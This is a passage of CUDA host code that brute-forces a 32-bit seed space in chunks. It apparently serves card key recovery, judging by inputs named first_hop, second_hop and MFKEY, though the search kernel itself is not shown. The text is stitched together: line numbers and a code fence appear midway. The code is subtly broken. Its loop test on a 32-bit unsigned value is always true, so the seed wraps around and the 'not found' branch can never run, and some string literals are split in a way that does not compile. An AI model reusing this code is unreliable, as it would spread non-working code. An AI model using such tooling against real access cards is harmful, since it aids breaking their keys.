    host_result.count = 0;

    Result *device_result;
    cudaError_t cuda_err;
    cuda_err = cudaMalloc((void **)&device_result, sizeof(Result));
    if (cuda_err != cudaSuccess) {
        fprintf(stderr, "CUDA malloc failed: %s\n",
                cudaGetErrorString(cuda_err));
        return 1;
    }
    cuda_err = cudaMemcpy(device_result, &host_result,
                          sizeof(Result), cudaMemcpyHostToDevice);
    if (cuda_err != cudaSuccess) {
        fprintf(stderr, "CUDA memcpy HtoD (initial result) failed: %s\n",
                cudaGetErrorString(cuda_err));
        cudaFree(device_result);
        return 1;
    }

    uint32_t start_seed = 0x0;
    uint32_t chunk_size = 0x100000;
    int threadsPerBlock = 1024;

    while (start_seed <= 0xFFFFFFFF && !host_result.found) {
        uint32_t end_seed = start_seed + chunk_size - 1;
        if (end_seed > 0xFFFFFFFF) {
            end_seed = 0xFFFFFFFF;
        }

        int numBlocks = (chunk_size + threadsPerBlock - 1) / threadsPerBlock;

        find_sequence_chunk_kernel<<<numBlocks, threadsPerBlock>>>(
          first_hop,
          second_hop,
          MFKEY,
          fix,
          start_seed,
          end_seed,
```

```
184           device_result);
185
186         cudaDeviceSynchronize();
187         cuda_err = cudaGetLastError();
188         if (cuda_err != cudaSuccess) {
189             fprintf(stderr, "CUDA kernel launch failed for seed range \\
190             [%08X - %08X]: %s\n",
191             start_seed, end_seed,
192             cudaGetErrorString(cuda_err));
193             cudaFree(device_result);
194             return 1;
195         }
196
197         cuda_err = cudaMemcpy(
198           &host_result,
199           device_result,
200           sizeof(Result),
201           cudaMemcpyDeviceToHost);
202         if (cuda_err != cudaSuccess) {
203             fprintf(stderr, "CUDA memcpy DtoH (result update) \\
204             failed: %s\n", cudaGetErrorString(cuda_err));
205             cudaFree(device_result);
206             return 1;
207         }
208
209         if (host_result.found) {
210             break;
211         }
212
213         start_seed += chunk_size;
214     }
215
216     cudaFree(device_result);
217
218     if (host_result.found) {
219         printf("FOUND:\nSeed: %08X\tCount: %05X\n",
220         host_result.seed,
221         host_result.count);
222     } else {
223         printf("Sequence not found after checking all seed ranges.\n");
224     }
225
226     return 0;
227 }
```